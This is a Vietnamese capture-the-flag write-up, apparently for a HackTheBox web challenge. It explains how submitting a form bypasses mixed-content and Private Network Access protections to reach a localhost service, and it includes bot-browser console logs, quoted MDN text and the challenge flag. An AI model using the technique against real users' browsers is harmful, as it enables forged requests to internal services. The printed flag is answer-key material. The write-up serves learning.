
Việc dùng form submission lại vô tình bypass được các network policy đó là: **Mix-content** và **Private Network Access (PNA)**.

1) Mix-content policy:

[Đọc thêm ở đây](#)

Giải thích ngắn gọn trong trường hợp này thì việc gửi `fetch` hay `XMLHttpRequest` từ `https` về `http` sẽ bị chặn do không được phép tải resource từ **insecure context** sang **secure context**.

Tuy nhiên lại có ngoại lệ:



Việc request thông qua thay đổi URL (top-level-navigation) lại được phép. (Mà form submission được coi như là một **Top-Level-Navigation** nên bypass được cái này)

Đọc xuống dưới **Loading locally delivered mixed-resources**, document nói là việc fetch tới `http://127.0.0.1` thì lại không bị chặn. (ở đây mình đang gọi tới localhost luôn nên không sao)

Tổng kết lại:

- Top-level-navigation bypass mix-content khi fetch tới các server dùng http từ trang dùng https (form-submit).
- Fetch từ https tới localhost thì được policy cho phép

Ở bài này thì rõ ràng là chúng ta được cho phép gọi tới localhost, tuy nhiên cách dùng form submit của mình vô tình bypass được cái kia nên mình vẫn viết ra đây để người đọc tham khảo (cũng là để mình học =))).

2) Private Network Access (PNA)

[Đọc thêm ở đây](#)

Giải thích ngắn gọn trong trường hợp này thì policy cấm việc gọi request từ website vào các private network của server. (ở bài này chúng ta đang gọi tới localhost từ public webhook nên không được phép)

Và chỉ **Secure Context** mới được phép gửi request tới các mạng nội bộ. (Đọc thêm về **Secure Contexts** ở [đây](#))

```
--- [BOT BROWSER CONSOLE LOGS] ---  
[SEVERE] http://fuzws-59-153-235-26.run.pinggy-free.link:36781/?  
bruh.html/agent_details ↗ - Access to fetch at 'http://127.0.0.1:1337/update_tornado'  
from origin 'http://fuzws-59-153-235-26.run.pinggy-free.link:36781' has been blocked  
by CORS policy: The request client is not a secure context and the resource is in  
more-private address space `loopback`.  
[SEVERE] http://127.0.0.1:1337/update_tornado ↗ - Failed to load resource:  
net::ERR_FAILED  
[SEVERE] http://fuzws-59-153-235-26.run.pinggy-free.link:36781/?  
bruh.html/agent_details ↗ - Access to fetch at 'http://127.0.0.1:1337/' from origin  
'http://fuzws-59-153-235-26.run.pinggy-free.link:36781' has been blocked by CORS  
policy: The request client is not a secure context and the resource is in more-  
private address space `loopback`.
```

Và vẫn có ngoại lệ (của em)

MDN Web Docs: Secure contexts

considered to be in a secure context when it is the [active document](#) of a [top-level browsing context](#) (basically, a containing window or tab) that is a secure context.

For example, even for a document delivered over TLS within an `<iframe>`, its context is **not** considered secure if it has an ancestor that was not also delivered over TLS.

However, it's important to note that if a non-secure context causes a new window to be created (with or without specifying [noopener](#)), then the fact that the opener was insecure has no effect on whether the new window is considered secure. That's because the determination of whether a particular document is in a secure context is based only on considering it within the top-level browsing context with which it is associated — and not whether a non-secure context happened to be used to create it.

Resources that are not local, to be considered secure, must meet the following criteria:

In this article

- Why should some features be restricted?
- When is a context considered secure?**
- Potentially trustworthy origins
- Feature detection
- Specifications
- See also

Redis

Việc mở window mới tới localhost thì không bị ràng buộc bởi policy này. =>>> **Form submission** để bypass.

Như vậy là bài này dùng một form submission mà bypass được 3 rào cản: (**Content-Type: application/json**, **Mix-content** policy và **Private Network Access** policy)

Flag: **HTB{s1mpl3_stuff_but_w1th_4_tw15t!}**